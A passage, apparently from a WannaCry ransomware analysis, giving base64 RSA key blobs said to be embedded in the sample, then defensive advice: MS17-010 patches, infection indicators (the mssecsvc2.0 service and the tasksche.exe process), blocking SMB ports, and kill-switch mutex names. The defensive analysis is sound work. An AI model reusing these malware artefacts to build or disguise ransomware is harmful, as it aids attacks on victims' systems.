BgIAAACkAABSU0ExAAgAAAEAAQBDK00rBJwK2Z8e2l/tMqnv4c4aUPQV51F77LAnVgVYtPaDybZ3
W4BhGByrFNVq/TtwnRM/LiET8eev4/urbkNxJW0dUtYFXxMnniiJ9sqQkwpoxN6Cm6rCggKxGGAB
Yxu8cY2+ZIhe1Q1swZzJATaJyYA3jx2JZ08MsTxhCToCXbhO9YgKn4wKht+R/s2fo6AT0y0wd9Hw
qNerluVIljcDaWSXBlwnUIyRdmeFOmxqslkSCmHyoe6oJMjksRFt1sz3j0xesFWEgW1gRYQP/N/5
J6VSyVsGKKPedAPWx3Jm3L6kHv8glu1RhADMnDZk8oVNzzZg3ciw8ZHbeguD7s/v

Built-in public key by creators (in base64 format)

BgIAAACkAABSU0ExAAgAAAEAAQB1l0w7hEbeLCr0lahdwM1t2tfUkh4TgjRqcI2PfPcEklV/8aIn
sp5BrJCAkRiTwrF7rSvz/6/bK1G+HaMn46dXCFq+wR32BPgcvluxZ/vkyNp1AHCxF3AkbAljdKxL
Ch1xrn+uZbjFhnnFfp+YYExSuSliyyMp7TGRdHt7CyYb8n1nv9p6QNryYU2UpX2tWWutnqM6OcZb
bp/Suza19dJl9Sww2MEXva8oAJYgRqctYgMM19B1oAsH6tQfyujZTts48iZ1yxKmiHCb4eoy3Phx
clBB5heBaCdCjt/l3qFy2Tv75Z0wEWmSzWAr4tVGPCjPnTBK9625+w+R/i6+GPHO

Recommendations

• Make sure that updated version of MS17-010 is installed Https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

• For unsupported systems, such as Windows XP, install the Microsoft update Https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

• Monitor the appearance of new services and processes. The appearance of the service "mssecsvc2.0" ("Microsoft Security Center (2.0) Service"), processes "tasksche.exe", "@ WanaDecryptor @ .exe" are an infection indicators

• If there is no need do to not allow connections to ports 445 and 139 workstations from external networks. If the company does not use the SMB version 1 protocol, it is desirable to disable its support

• To prevent infection, you can create mutexes with the names "Global \ MsWinZonesCacheCounterMutexA0" "Global \ MsWinZonesCacheCounterMutexW", then the sample will not encrypt the files.